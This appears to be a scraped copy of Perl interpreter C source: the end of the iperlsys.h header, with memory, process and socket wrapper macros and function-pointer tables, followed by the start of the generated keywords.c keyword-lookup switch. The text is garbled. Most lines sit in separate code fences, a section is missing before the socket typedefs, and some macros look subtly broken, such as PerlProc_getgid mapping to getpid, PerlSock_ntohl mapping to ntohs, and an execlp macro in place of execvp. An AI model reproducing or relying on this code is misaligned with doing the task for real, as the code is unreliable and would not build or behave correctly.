#define PerlMemShared_malloc(size)  malloc((size))
```

```
#define PerlMemShared_realloc(buf, size)  realloc((buf), (size))
```

```
#define PerlMemShared_free(buf)      free((buf))
```

```
#define PerlMemShared_calloc(num, size)  calloc((num), (size))
```

```
#define PerlMemShared_get_lock()
```

```
#define PerlMemShared_free_lock()
```

```
#define PerlMemShared_is_locked()      0
```

```
/* Parse tree memory macros */
```

```
#define PerlMemParse_malloc(size)     malloc((size))
```

```
#define PerlMemParse_realloc(buf, size)      realloc((buf), (size))
```

```
#define PerlMemParse_free(buf)              free((buf))
```

```
#define PerlMemParse_calloc(num, size)      calloc((num), (size))
```

```
#define PerlMemParse_get_lock()
```

```
#define PerlMemParse_free_lock()
```

```
#define PerlMemParse_is_locked()           0
```

```
#endif /* PERL_IMPLICIT_SYS */
```

```
/*
```

```
    Interface for perl process functions
```

```
*/
```

```
#if defined(PERL_IMPLICIT_SYS)
```

```
#ifndef jmp_buf
```

```
#include <setjmp.h>
```

```
#endif
```

```
/* IPerlProc          */
```

```
struct IPerlProc;
```

```
struct IPerlProcInfo;
```

```
typedef void          (*LPProcAbort)(struct IPerlProc*);
```

```
typedef char*         (*LPProcCrypt)(struct IPerlProc*, const char*,
```

```

        const char*);

typedef void      (*LPProcExit)(struct IPerlProc*, int)
        __attribute__((__noreturn__));

typedef void      (*LPProc_Exit)(struct IPerlProc*, int)
        __attribute__((__noreturn__));

typedef int       (*LPProcExecl)(struct IPerlProc*, const char*,
        const char*, const char*, const char*,
        const char*);

typedef int       (*LPProcExecv)(struct IPerlProc*, const char*,
        const char*const*);

typedef int       (*LPProcExecvp)(struct IPerlProc*, const char*,
        const char*const*);

typedef uid_t     (*LPProcGetuid)(struct IPerlProc*);
typedef uid_t     (*LPProcGeteuid)(struct IPerlProc*);
typedef gid_t     (*LPProcGetgid)(struct IPerlProc*);
typedef gid_t     (*LPProcGetegid)(struct IPerlProc*);
typedef char*     (*LPProcGetlogin)(struct IPerlProc*);
typedef int       (*LPProcKill)(struct IPerlProc*, int, int);
typedef int       (*LPProcKillpg)(struct IPerlProc*, int, int);
typedef int       (*LPProcPauseProc)(struct IPerlProc*);
typedef PerlIO*   (*LPProcPopen)(struct IPerlProc*, const char*,
        const char*);
typedef PerlIO*   (*LPProcPopenList)(struct IPerlProc*, const char*,
        IV narg, SV **args);
typedef int       (*LPProcPclose)(struct IPerlProc*, PerlIO*);

```

```

typedef int      (*LPProcPipe)(struct IPerlProc*, int*);
typedef int      (*LPProcSetuid)(struct IPerlProc*, uid_t);
typedef int      (*LPProcSetgid)(struct IPerlProc*, gid_t);
typedef int      (*LPProcSleep)(struct IPerlProc*, unsigned int);
typedef int      (*LPProcTimes)(struct IPerlProc*, struct tms*);
typedef int      (*LPProcWait)(struct IPerlProc*, int*);
typedef int      (*LPProcWaitpid)(struct IPerlProc*, int, int*, int);
typedef Sighandler_t  (*LPProcSignal)(struct IPerlProc*, int, Sighandler_t);
typedef int      (*LPProcFork)(struct IPerlProc*);
typedef int      (*LPProcGetpid)(struct IPerlProc*);
#ifdef WIN32
typedef void*    (*LPProcDynaLoader)(struct IPerlProc*, const char*);
typedef void     (*LPProcGetOSError)(struct IPerlProc*,
                                     SV* sv, DWORD dwErr);
typedef int      (*LPProcSpawnvp)(struct IPerlProc*, int, const char*,
                                   const char*const*);
#endif
typedef int      (*LPProcLastHost)(struct IPerlProc*);
typedef int      (*LPProcGetTimeOfDay)(struct IPerlProc*,
                                       struct timeval*, void*);

struct IPerlProc
{
    LPProcAbort    pAbort;
    LPProcCrypt    pCrypt;

```



LPProcExit            pExit;  
LPProc\_Exit          p\_Exit;  
LPProcExecl          pExecl;  
LPProcExecv          pExecv;  
LPProcExecvp pExecvp;  
LPProcGetuid pGetuid;  
LPProcGeteuid        pGeteuid;  
LPProcGetgid pGetgid;  
LPProcGetegid        pGetegid;  
LPProcGetlogin       pGetlogin;  
LPProcKill           pKill;  
LPProcKillpg pKillpg;  
LPProcPauseProc      pPauseProc;  
LPProcPopen          pPopen;  
LPProcPclose pPclose;  
LPProcPipe           pPipe;  
LPProcSetuid pSetuid;  
LPProcSetgid pSetgid;  
LPProcSleep          pSleep;  
LPProcTimes          pTimes;  
LPProcWait           pWait;  
LPProcWaitpid        pWaitpid;  
LPProcSignal pSignal;  
LPProcFork           pFork;  
LPProcGetpid pGetpid;

```
#ifdef WIN32
```

```
    LPProcDynaLoader    pDynaLoader;
```

```
    LPProcGetOSError    pGetOSError;
```

```
    LPProcSpawnvp       pSpawnvp;
```

```
#endif
```

```
    LPProcLastHost      pLastHost;
```

```
    LPProcPopenList     pPopenList;
```

```
    LPProcGetTimeOfDay  pGetTimeOfDay;
```

```
};
```

```
struct IPerlProcInfo
```

```
{
```

```
    unsigned long        nCount; /* number of entries expected */
```

```
    struct IPerlProc      perlProcList;
```

```
};
```

```
#define PerlProc_abort() \
```

```
    (*PL_Proc->pAbort)(PL_Proc)
```

```
#define PerlProc_crypt(c,s) \
```

```
    (*PL_Proc->pCrypt)(PL_Proc, (c), (s))
```

```
#define PerlProc_exit(s) \
```

```
    (*PL_Proc->pExit)(PL_Proc, (s))
```

```
#define PerlProc__exit(s) \
```

```
    (*PL_Proc->p_Exit)(PL_Proc, (s))
```

```
#define PerlProc_execl(c, w, x, y, z) \
```

```

        (*PL_Proc->pExecl)(PL_Proc, (c), (w), (x), (y), (z))

#define PerlProc_execv(c, a) \

        (*PL_Proc->pExecv)(PL_Proc, (c), (a))

#define PerlProc_execvp(c, a) \

        (*PL_Proc->pExecvp)(PL_Proc, (c), (a))

#define PerlProc_getuid() \

        (*PL_Proc->pGetuid)(PL_Proc)

#define PerlProc_geteuid() \

        (*PL_Proc->pGeteuid)(PL_Proc)

#define PerlProc_getgid() \

        (*PL_Proc->pGetgid)(PL_Proc)

#define PerlProc_getegid() \

        (*PL_Proc->pGetegid)(PL_Proc)

#define PerlProc_getlogin() \

        (*PL_Proc->pGetlogin)(PL_Proc)

#define PerlProc_kill(i, a) \

        (*PL_Proc->pKill)(PL_Proc, (i), (a))

#define PerlProc_killpg(i, a) \

        (*PL_Proc->pKillpg)(PL_Proc, (i), (a))

#define PerlProc_pause() \

        (*PL_Proc->pPauseProc)(PL_Proc)

#define PerlProc_popen(c, m) \

        (*PL_Proc->pPopen)(PL_Proc, (c), (m))

#define PerlProc_popen_list(m, n, a) \

        (*PL_Proc->pPopenList)(PL_Proc, (m), (n), (a))

```

```

#define PerlProc_pclose(f) \
    (*PL_Proc->pPclose)(PL_Proc, (f))

#define PerlProc_pipe(fd) \
    (*PL_Proc->pPipe)(PL_Proc, (fd))

#define PerlProc_setuid(u) \
    (*PL_Proc->pSetuid)(PL_Proc, (u))

#define PerlProc_setgid(g) \
    (*PL_Proc->pSetgid)(PL_Proc, (g))

#define PerlProc_sleep(t) \
    (*PL_Proc->pSleep)(PL_Proc, (t))

#define PerlProc_times(t) \
    (*PL_Proc->pTimes)(PL_Proc, (t))

#define PerlProc_wait(t) \
    (*PL_Proc->pWait)(PL_Proc, (t))

#define PerlProc_waitpid(p,s,f) \
    (*PL_Proc->pWaitpid)(PL_Proc, (p), (s), (f))

#define PerlProc_signal(n, h) \
    (*PL_Proc->pSignal)(PL_Proc, (n), (h))

#define PerlProc_fork() \
    (*PL_Proc->pFork)(PL_Proc)

#define PerlProc_getpid() \
    (*PL_Proc->pGetpid)(PL_Proc)

#define PerlProc_setjmp(b, n) Sigsetjmp((b), (n))

#define PerlProc_longjmp(b, n) Siglongjmp((b), (n))

```

```

#ifdef WIN32

#define PerlProc_DynaLoad(f) \

    (*PL_Proc->pDynaLoader)(PL_Proc, (f))

#define PerlProc_GetOSError(s,e) \

    (*PL_Proc->pGetOSError)(PL_Proc, (s), (e))

#define PerlProc_spawnvp(m, c, a) \

    (*PL_Proc->pSpawnvp)(PL_Proc, (m), (c), (a))

#endif

#define PerlProc_lasthost() \

    (*PL_Proc->pLastHost)(PL_Proc)

#define PerlProc_gettimeofday(t,z) \

    (*PL_Proc->pGetTimeOfDay)(PL_Proc,(t),(z))

#else /* PERL_IMPLICIT_SYS */

#define PerlProc_abort()      abort()

#define PerlProc_crypt(c,s)   crypt((c), (s))

#define PerlProc_exit(s) exit((s))

#define PerlProc__exit(s)     _exit((s))

#define PerlProc_execl(c,w,x,y,z) \

    execl((c), (w), (x), (y), (z))

#define PerlProc_execv(c, a)   execv((c), (a))

#define PerlProc_execlp(c, a)  execlp((c), (a))

#define PerlProc_getuid()      getuid()

#define PerlProc_geteuid()     geteuid()

```

```

#define PerlProc_getgid()      getpid()

#define PerlProc_getegid()     getegid()

#define PerlProc_getlogin()    getlogin()

#define PerlProc_kill(i, a)    kill((i), (a))

#define PerlProc_killpg(i, a)  killpg((i), (a))

#define PerlProc_pause()       Pause()

#define PerlProc_popen(c, m)   my_popen((c), (m))

#define PerlProc_popen_list(m,n,a)  my_popen_list((m),(n),(a))

#define PerlProc_pclose(f)     my_pclose((f))

#define PerlProc_pipe(fd)      pipe((fd))

#define PerlProc_setuid(u)      setuid((u))

#define PerlProc_setgid(g)      setgid((g))

#define PerlProc_sleep(t)       sleep((t))

#define PerlProc_times(t)       times((t))

#define PerlProc_wait(t)        wait((t))

#define PerlProc_waitpid(p,s,f) waitpid((p), (s), (f))

#define PerlProc_setjmp(b, n)   Sigsetjmp((b), (n))

#define PerlProc_longjmp(b, n)  Siglongjmp((b), (n))

#define PerlProc_signal(n, h)   signal((n), (h))

#define PerlProc_fork()         my_fork()

#define PerlProc_getpid()       getpid()

#define PerlProc_gettimeofday(t,z)  gettimeofday((t),(z))

#ifdef WIN32

#define PerlProc_DynaLoad(f)

```

\



```

typedef int      (*LPBind)(struct IPerlSock*, SOCKET,
                        const struct sockaddr*, int);

typedef int      (*LPConnect)(struct IPerlSock*, SOCKET,
                        const struct sockaddr*, int);

typedef void     (*LPEndhostent)(struct IPerlSock*);

typedef void     (*LPEndnetent)(struct IPerlSock*);

typedef void     (*LPEndprotoent)(struct IPerlSock*);

typedef void     (*LPEndservent)(struct IPerlSock*);

typedef int      (*LPGethostname)(struct IPerlSock*, char*, int);

typedef int      (*LPGetpeername)(struct IPerlSock*, SOCKET,
                        struct sockaddr*, int*);

typedef struct hostent* (*LPGethostbyaddr)(struct IPerlSock*, const char*,
                        int, int);

typedef struct hostent* (*LPGethostbyname)(struct IPerlSock*, const char*);

typedef struct hostent* (*LPGethostent)(struct IPerlSock*);

typedef struct netent* (*LPGetnetbyaddr)(struct IPerlSock*, long, int);

typedef struct netent* (*LPGetnetbyname)(struct IPerlSock*, const char*);

typedef struct netent* (*LPGetnetent)(struct IPerlSock*);

typedef struct protoent* (*LPGetprotobyname)(struct IPerlSock*, const char*);

typedef struct protoent* (*LPGetprotobynumber)(struct IPerlSock*, int);

typedef struct protoent* (*LPGetprotoent)(struct IPerlSock*);

typedef struct servent* (*LPGetservbyname)(struct IPerlSock*, const char*,
                        const char*);

typedef struct servent* (*LPGetservbyport)(struct IPerlSock*, int,
                        const char*);

```



```

typedef struct servent* (*LPGetservent)(struct IPerlSock*);

typedef int (*LPGetsockname)(struct IPerlSock*, SOCKET,
                               struct sockaddr*, int*);

typedef int (*LPGetsockopt)(struct IPerlSock*, SOCKET, int, int,
                              char*, int*);

typedef unsigned long (*LPInetAddr)(struct IPerlSock*, const char*);

typedef char* (*LPInetNtoa)(struct IPerlSock*, struct in_addr);

typedef int (*LPListen)(struct IPerlSock*, SOCKET, int);

typedef int (*LPRecv)(struct IPerlSock*, SOCKET, char*, int, int);

typedef int (*LPRecvfrom)(struct IPerlSock*, SOCKET, char*, int,
                           int, struct sockaddr*, int*);

typedef int (*LPSelect)(struct IPerlSock*, int, char*, char*,
                        char*, const struct timeval*);

typedef int (*LPSend)(struct IPerlSock*, SOCKET, const char*, int,
                      int);

typedef int (*LPSendto)(struct IPerlSock*, SOCKET, const char*,
                        int, int, const struct sockaddr*, int);

typedef void (*LPSethostent)(struct IPerlSock*, int);

typedef void (*LPSetnetent)(struct IPerlSock*, int);

typedef void (*LPSetprotoent)(struct IPerlSock*, int);

typedef void (*LPSetservent)(struct IPerlSock*, int);

typedef int (*LPSetsockopt)(struct IPerlSock*, SOCKET, int, int,
                             const char*, int);

typedef int (*LPShutdown)(struct IPerlSock*, SOCKET, int);

typedef SOCKET (*LPSocket)(struct IPerlSock*, int, int, int);

```

```
typedef int          (*LPSocketpair)(struct IPerlSock*, int, int, int,  
                                     int*);
```

```
#ifdef WIN32
```

```
typedef int          (*LPClosesocket)(struct IPerlSock*, SOCKET s);
```

```
#endif
```

```
struct IPerlSock
```

```
{
```

```
    LPHtonl          pHtonl;
```

```
    LPHtons          pHtons;
```

```
    LPNtohl          pNtohl;
```

```
    LPNtohs          pNtohs;
```

```
    LPAccept         pAccept;
```

```
    LPBind           pBind;
```

```
    LPConnect        pConnect;
```

```
    LPEndhostent      pEndhostent;
```

```
    LPEndnetent       pEndnetent;
```

```
    LPEndprotoent     pEndprotoent;
```

```
    LPEndservent      pEndservent;
```

```
    LPGethostname     pGethostname;
```

```
    LPGetpeername     pGetpeername;
```

```
    LPGethostbyaddr   pGethostbyaddr;
```

```
    LPGethostbyname   pGethostbyname;
```

```
    LPGethostent      pGethostent;
```

```
    LPGetnetbyaddr    pGetnetbyaddr;
```

LPGetnetbyname pGetnetbyname;  
LPGetnetent pGetnetent;  
LPGetprotobyname pGetprotobyname;  
LPGetprotobynumberpGetprotobynumber;  
LPGetprotoent pGetprotoent;  
LPGetservbyname pGetservbyname;  
LPGetservbyport pGetservbyport;  
LPGetservent pGetservent;  
LPGetsockname pGetsockname;  
LPGetsockoptpGetsockopt;  
LPInetAddr pInetAddr;  
LPInetNtoa pInetNtoa;  
LPListen pListen;  
LPRecv pRecv;  
LPRecvfrom pRecvfrom;  
LPSelect pSelect;  
LPSend pSend;  
LPSendto pSendto;  
LPSethostent pSethostent;  
LPSetnetent pSetnetent;  
LPSetprotoent pSetprotoent;  
LPSetservent pSetservent;  
LPSetsockopt pSetsockopt;  
LPShutdown pShutdown;  
LPSocket pSocket;

```

    LPSocketpair pSocketpair;

#ifdef WIN32

    LPClosesocket      pClosesocket;

#endif

};

struct IPerlSockInfo
{
    unsigned long      nCount; /* number of entries expected */
    struct IPerlSock    perlSockList;
};

#define PerlSock_htonl(x) \
    (*PL_Sock->pHtonl)(PL_Sock, x)
#define PerlSock_htons(x) \
    (*PL_Sock->pHtons)(PL_Sock, x)
#define PerlSock_ntohl(x) \
    (*PL_Sock->pNtohl)(PL_Sock, x)
#define PerlSock_ntohs(x) \
    (*PL_Sock->pNtohs)(PL_Sock, x)
#define PerlSock_accept(s, a, l) \
    (*PL_Sock->pAccept)(PL_Sock, s, a, l)
#define PerlSock_bind(s, n, l) \
    (*PL_Sock->pBind)(PL_Sock, s, n, l)
#define PerlSock_connect(s, n, l) \

```

```

        (*PL_Sock->pConnect)(PL_Sock, s, n, l)

#define PerlSock_endhostent() \

        (*PL_Sock->pEndhostent)(PL_Sock)

#define PerlSock_endnetent() \

        (*PL_Sock->pEndnetent)(PL_Sock)

#define PerlSock_endprotoent() \

        (*PL_Sock->pEndprotoent)(PL_Sock)

#define PerlSock_endservent() \

        (*PL_Sock->pEndservent)(PL_Sock)

#define PerlSock_gethostbyaddr(a, l, t) \

        (*PL_Sock->pGethostbyaddr)(PL_Sock, a, l, t)

#define PerlSock_gethostbyname(n) \

        (*PL_Sock->pGethostbyname)(PL_Sock, n)

#define PerlSock_gethostent() \

        (*PL_Sock->pGethostent)(PL_Sock)

#define PerlSock_gethostname(n, l) \

        (*PL_Sock->pGethostname)(PL_Sock, n, l)

#define PerlSock_getnetbyaddr(n, t) \

        (*PL_Sock->pGetnetbyaddr)(PL_Sock, n, t)

#define PerlSock_getnetbyname(c) \

        (*PL_Sock->pGetnetbyname)(PL_Sock, c)

#define PerlSock_getnetent() \

        (*PL_Sock->pGetnetent)(PL_Sock)

#define PerlSock_getpeername(s, n, l) \

        (*PL_Sock->pGetpeername)(PL_Sock, s, n, l)

```

```

#define PerlSock_getprotobyname(n) \
    (*PL_Sock->pGetprotobyname)(PL_Sock, n)
#define PerlSock_getprotobynumber(n) \
    (*PL_Sock->pGetprotobynumber)(PL_Sock, n)
#define PerlSock_getprotoent() \
    (*PL_Sock->pGetprotoent)(PL_Sock)
#define PerlSock_getservbyname(n, p) \
    (*PL_Sock->pGetservbyname)(PL_Sock, n, p)
#define PerlSock_getservbyport(port, p) \
    (*PL_Sock->pGetservbyport)(PL_Sock, port, p)
#define PerlSock_getservent() \
    (*PL_Sock->pGetservent)(PL_Sock)
#define PerlSock_getsockname(s, n, l) \
    (*PL_Sock->pGetsockname)(PL_Sock, s, n, l)
#define PerlSock_getsockopt(s,l,n,v,i) \
    (*PL_Sock->pGetsockopt)(PL_Sock, s, l, n, v, i)
#define PerlSock_inet_addr(c) \
    (*PL_Sock->pInetAddr)(PL_Sock, c)
#define PerlSock_inet_ntoa(i) \
    (*PL_Sock->pInetNtoa)(PL_Sock, i)
#define PerlSock_listen(s, b) \
    (*PL_Sock->pListen)(PL_Sock, s, b)
#define PerlSock_recv(s, b, l, f) \
    (*PL_Sock->pRecv)(PL_Sock, s, b, l, f)
#define PerlSock_recvfrom(s,b,l,f,from,fromlen) \

```

```

        (*PL_Sock->pRecvfrom)(PL_Sock, s, b, l, f, from, fromlen)

#define PerlSock_select(n, r, w, e, t) \

        (*PL_Sock->pSelect)(PL_Sock, n, (char*)r, (char*)w, (char*)e, t)

#define PerlSock_send(s, b, l, f) \

        (*PL_Sock->pSend)(PL_Sock, s, b, l, f)

#define PerlSock_sendto(s, b, l, f, t, tlen) \

        (*PL_Sock->pSendto)(PL_Sock, s, b, l, f, t, tlen)

#define PerlSock_sethostent(f) \

        (*PL_Sock->pSethostent)(PL_Sock, f)

#define PerlSock_setnetent(f) \

        (*PL_Sock->pSetnetent)(PL_Sock, f)

#define PerlSock_setprotoent(f) \

        (*PL_Sock->pSetprotoent)(PL_Sock, f)

#define PerlSock_setservent(f) \

        (*PL_Sock->pSetservent)(PL_Sock, f)

#define PerlSock_setsockopt(s, l, n, v, len) \

        (*PL_Sock->pSetsockopt)(PL_Sock, s, l, n, v, len)

#define PerlSock_shutdown(s, h) \

        (*PL_Sock->pShutdown)(PL_Sock, s, h)

#define PerlSock_socket(a, t, p) \

        (*PL_Sock->pSocket)(PL_Sock, a, t, p)

#define PerlSock_socketpair(a, t, p, f) \

        (*PL_Sock->pSocketpair)(PL_Sock, a, t, p, f)

#ifdef WIN32

```

```

#define PerlSock_closesocket(s) \

    (*PL_Sock->pClosesocket)(PL_Sock, s)

#endif


#else /* PERL_IMPLICIT_SYS */


#define PerlSock_htonl(x)      htonl(x)

#define PerlSock_htons(x)      htons(x)

#define PerlSock_ntohl(x)      ntohs(x)

#define PerlSock_ntohs(x)      ntohs(x)

#define PerlSock_accept(s, a, l) accept(s, a, l)

#define PerlSock_bind(s, n, l)  bind(s, n, l)

#define PerlSock_connect(s, n, l) connect(s, n, l)


#define PerlSock_gethostbyaddr(a, l, t) gethostbyaddr(a, l, t)

#define PerlSock_gethostbyname(n)  gethostbyname(n)

#define PerlSock_gethostent        gethostent

#define PerlSock_endhostent        endhostent

#define PerlSock_gethostname(n, l)  gethostname(n, l)


#define PerlSock_getnetbyaddr(n, t)  getnetbyaddr(n, t)

#define PerlSock_getnetbyname(n)    getnetbyname(n)

#define PerlSock_getnetent          getnetent

#define PerlSock_endnetent          endnetent

#define PerlSock_getpeername(s, n, l) getpeername(s, n, l)

```



```

#define PerlSock_getprotobyname(n)  getprotobyname(n)

#define PerlSock_getprotobynumber(n) getprotobynumber(n)

#define PerlSock_getprotoent        getprotoent

#define PerlSock_endprotoent        endprotoent


#define PerlSock_getservbyname(n, p) getservbyname(n, p)

#define PerlSock_getservbyport(port, p) getservbyport(port, p)

#define PerlSock_getservent         getservent

#define PerlSock_endservent         endservent


#define PerlSock_getsockname(s, n, l) getsockname(s, n, l)

#define PerlSock_getsockopt(s, l, n, v, i) getsockopt(s, l, n, v, i)

#define PerlSock_inet_addr(c)       inet_addr(c)

#define PerlSock_inet_ntoa(i)       inet_ntoa(i)

#define PerlSock_listen(s, b)       listen(s, b)

#define PerlSock_recv(s, b, l, f)    recv(s, b, l, f)

#define PerlSock_recvfrom(s, b, l, f, from, fromlen) \
    recvfrom(s, b, l, f, from, fromlen)

#define PerlSock_select(n, r, w, e, t)    select(n, r, w, e, t)

#define PerlSock_send(s, b, l, f) send(s, b, l, f)

#define PerlSock_sendto(s, b, l, f, t, tlen) \
    sendto(s, b, l, f, t, tlen)

#define PerlSock_sethostent(f)    sethostent(f)

#define PerlSock_setnetent(f)     setnetent(f)

```

```

#define PerlSock_setprotoent(f)      setprotoent(f)

#define PerlSock_setservent(f)      setservent(f)

#define PerlSock_setsockopt(s, l, n, v, len) \
        setsockopt(s, l, n, v, len)

#define PerlSock_shutdown(s, h)      shutdown(s, h)

#define PerlSock_socket(a, t, p) socket(a, t, p)

#define PerlSock_socketpair(a, t, p, f) socketpair(a, t, p, f)


#ifdef WIN32

#define PerlSock_closesocket(s)      closesocket(s)

#endif


#endif /* PERL_IMPLICIT_SYS */


#endif /* __Inc__IPerl__ */


/*
 * Local variables:
 * c-indentation-style: bsd
 * c-basic-offset: 4
 * indent-tabs-mode: t
 * End:
 *
 * ex: set ts=8 sts=4 sw=4 noet:
 */

```

keywords.c

```
/* -*- buffer-read-only: t -*-
```

```
* !!!!!!! DO NOT EDIT THIS FILE !!!!!!!
```

```
* This file is built by regen/keywords.pl from its data.
```

```
* Any changes made here will be lost!
```

```
*/
```

```
#include "EXTERN.h"
```

```
#define PERL_IN_KEYWORDS_C
```

```
#include "perl.h"
```

```
#include "keywords.h"
```

I32

```
Perl_keyword (pTHX_ const char *name, I32 len, bool all_keywords)
```

```
{
```

```
    dVAR;
```

```
    PERL_ARGS_ASSERT_KEYWORD;
```

```
    switch (len)
```

```
    {
```

```
        case 1: /* 5 tokens of length 1 */
```

```
            switch (name[0])
```

```
            {
```

```
                case 'm':
```

```
    { /* m */  
        return KEY_m;  
    }
```

case 'q':

```
    { /* q */  
        return KEY_q;  
    }
```

case 's':

```
    { /* s */  
        return KEY_s;  
    }
```

case 'x':

```
    { /* x */  
        return -KEY_x;  
    }
```

case 'y':

```
    { /* y */  
        return KEY_y;  
    }
```

default:

```
    goto unknown;
}
```

case 2: /\* 18 tokens of length 2 \*/

```
switch (name[0])
```

```
{
```

```
case 'd':
```

```
    if (name[1] == 'o')
```

```
    {                               /* do          */
```

```
        return KEY_do;
```

```
    }
```

```
    goto unknown;
```

```
case 'e':
```

```
    if (name[1] == 'q')
```

```
    {                               /* eq          */
```

```
        return -KEY_eq;
```

```
    }
```

```
    goto unknown;
```

```
case 'g':
```

```
    switch (name[1])
```

```
    {
```

case 'e':

```
{ /* ge */  
    return -KEY_ge;  
}
```

case 't':

```
{ /* gt */  
    return -KEY_gt;  
}
```

default:

```
    goto unknown;  
}
```

case 'i':

```
if (name[1] == 'f')  
{ /* if */  
    return KEY_if;  
}
```

goto unknown;

case 'l':

```
switch (name[1])  
{
```

case 'c':

```
{                /* lc          */  
    return -KEY_lc;  
}
```

case 'e':

```
{                /* le          */  
    return -KEY_le;  
}
```

case 't':

```
{                /* lt          */  
    return -KEY_lt;  
}
```

default:

```
    goto unknown;  
}
```

case 'm':

```
if (name[1] == 'y')  
  
{                /* my          */  
    return KEY_my;  
}
```

```
goto unknown;
```

```
case 'n':
```

```
switch (name[1])
```

```
{
```

```
case 'e':
```

```
{ /* ne */
```

```
return -KEY_ne;
```

```
}
```

```
case 'o':
```

```
{ /* no */
```

```
return KEY_no;
```

```
}
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 'o':
```

```
if (name[1] == 'r')
```

```
{ /* or */
```

```
return -KEY_or;
```

```
}
```



```
goto unknown;
```

```
case 'q':
```

```
switch (name[1])
```

```
{
```

```
case 'q':
```

```
{ /* qq */
```

```
return KEY_qq;
```

```
}
```

```
case 'r':
```

```
{ /* qr */
```

```
return KEY_qr;
```

```
}
```

```
case 'w':
```

```
{ /* qw */
```

```
return KEY_qw;
```

```
}
```

```
case 'x':
```

```
{ /* qx */
```

```
return KEY_qx;
```

```
}
```

```
default:
    goto unknown;
}
```

```
case 't':
    if (name[1] == 'r')
    {
        /* tr      */
        return KEY_tr;
    }
```

```
goto unknown;
```

```
case 'u':
    if (name[1] == 'c')
    {
        /* uc      */
        return -KEY_uc;
    }
```

```
goto unknown;
```

```
default:
    goto unknown;
}
```

```
case 3: /* 28 tokens of length 3 */
```

```

switch (name[0])
{
    case 'E':

        if (name[1] == 'N' &&
            name[2] == 'D')
        {
            /* END      */

            return KEY_END;
        }

```

```

goto unknown;

```

```

case 'a':

    switch (name[1])
    {

        case 'b':

            if (name[2] == 's')
            {
                /* abs      */

                return -KEY_abs;
            }

```

```

goto unknown;

```

```

case 'n':

    if (name[2] == 'd')
    {
        /* and      */

```

```

        return -KEY_and;
    }

    goto unknown;

default:
    goto unknown;
}

case 'c':
    switch (name[1])
    {
        case 'h':
            if (name[2] == 'r')
            {
                /* chr */

                return -KEY_chr;
            }

            goto unknown;

        case 'm':
            if (name[2] == 'p')
            {
                /* cmp */

                return -KEY_cmp;
            }

```

```
goto unknown;
```

```
case 'o':
```

```
if (name[2] == 's')
```

```
{ /* cos */
```

```
return -KEY_cos;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 'd':
```

```
if (name[1] == 'i' &&
```

```
name[2] == 'e')
```

```
{ /* die */
```

```
return -KEY_die;
```

```
}
```

```
goto unknown;
```

```
case 'e':
```

```

switch (name[1])
{
    case 'o':
        if (name[2] == 'f')
        {
            /* eof */
            return -KEY_eof;
        }

        goto unknown;

    case 'x':
        if (name[2] == 'p')
        {
            /* exp */
            return -KEY_exp;
        }

        goto unknown;

    default:
        goto unknown;
}

case 'f':
    if (name[1] == 'o' &&
        name[2] == 'r')

```

```
{  
    /* for */  
    return KEY_for;  
}
```

```
goto unknown;
```

```
case 'h':
```

```
if (name[1] == 'e' &&  
    name[2] == 'x')  
{  
    /* hex */  
    return -KEY_hex;  
}
```

```
goto unknown;
```

```
case 'i':
```

```
if (name[1] == 'n' &&  
    name[2] == 't')  
{  
    /* int */  
    return -KEY_int;  
}
```

```
goto unknown;
```

```
case 'l':
```

```
if (name[1] == 'o' &&  
    name[2] == 'g')  
{  
    /* log */  
    return -KEY_log;  
}
```

```
goto unknown;
```

```
case 'm':  
    if (name[1] == 'a' &&  
        name[2] == 'p')  
    {  
        /* map */  
        return KEY_map;  
    }
```

```
goto unknown;
```

```
case 'n':  
    if (name[1] == 'o' &&  
        name[2] == 't')  
    {  
        /* not */  
        return -KEY_not;  
    }
```

```
goto unknown;
```



```
case 'o':
```

```
    switch (name[1])
```

```
    {
```

```
        case 'c':
```

```
            if (name[2] == 't')
```

```
            {                               /* oct      */
```

```
                return -KEY_oct;
```

```
            }
```

```
        goto unknown;
```

```
case 'r':
```

```
    if (name[2] == 'd')
```

```
    {                               /* ord      */
```

```
        return -KEY_ord;
```

```
    }
```

```
    goto unknown;
```

```
case 'u':
```

```
    if (name[2] == 'r')
```

```
    {                               /* our      */
```

```
        return KEY_our;
```

```
    }
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 'p':
```

```
if (name[1] == 'o')
```

```
{
```

```
switch (name[2])
```

```
{
```

```
case 'p':
```

```
{ /* pop */
```

```
return -KEY_pop;
```

```
}
```

```
case 's':
```

```
{ /* pos */
```

```
return KEY_pos;
```

```
}
```

```
default:
```

```
goto unknown;
```

```
}
```

```
}
```

```
goto unknown;
```

```
case 'r':
```

```
if (name[1] == 'e' &&
```

```
    name[2] == 'f')
```

```
{                                /* ref          */
```

```
    return -KEY_ref;
```

```
}
```

```
goto unknown;
```

```
case 's':
```

```
switch (name[1])
```

```
{
```

```
    case 'a':
```

```
        if (name[2] == 'y')
```

```
        {                                /* say          */
```

```
            return (all_keywords || FEATURE_IS_ENABLED("say") ? KEY_say : 0);
```

```
        }
```

```
goto unknown;
```

```
case 'i':
```

```

    if (name[2] == 'n')
    {
        /* sin */
        return -KEY_sin;
    }

    goto unknown;

case 'u':
    if (name[2] == 'b')
    {
        /* sub */
        return KEY_sub;
    }

    goto unknown;

default:
    goto unknown;
}

case 't':
    if (name[1] == 'i' &&
        name[2] == 'e')
    {
        /* tie */
        return -KEY_tie;
    }

```

```
goto unknown;
```

```
case 'u':
```

```
if (name[1] == 's' &&
```

```
    name[2] == 'e')
```

```
{                                /* use      */
```

```
    return KEY_use;
```

```
}
```

```
goto unknown;
```

```
case 'v':
```

```
if (name[1] == 'e' &&
```

```
    name[2] == 'c')
```

```
{                                /* vec      */
```

```
    return -KEY_vec;
```

```
}
```

```
goto unknown;
```

```
case 'x':
```

```
if (name[1] == 'o' &&
```

```
    name[2] == 'r')
```

```
{                                /* xor      */
```

```
    return -KEY_xor;
}
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;
}
```

```
case 4: /* 41 tokens of length 4 */
```

```
switch (name[0])
```

```
{
```

```
case 'C':
```

```
    if (name[1] == 'O' &&
```

```
        name[2] == 'R' &&
```

```
        name[3] == 'E')
```

```
{                /* CORE        */
```

```
    return -KEY_CORE;
```

```
}
```

```
goto unknown;
```

```
case 'I':
```

```
    if (name[1] == 'N' &&
```

```
        name[2] == 'I' &&
```

```
    name[3] == 'T')  
  
    {                               /* INIT      */  
  
        return KEY_INIT;  
  
    }
```

```
goto unknown;
```

```
case 'b':
```

```
    if (name[1] == 'i' &&  
        name[2] == 'n' &&  
        name[3] == 'd')  
  
    {                               /* bind      */  
  
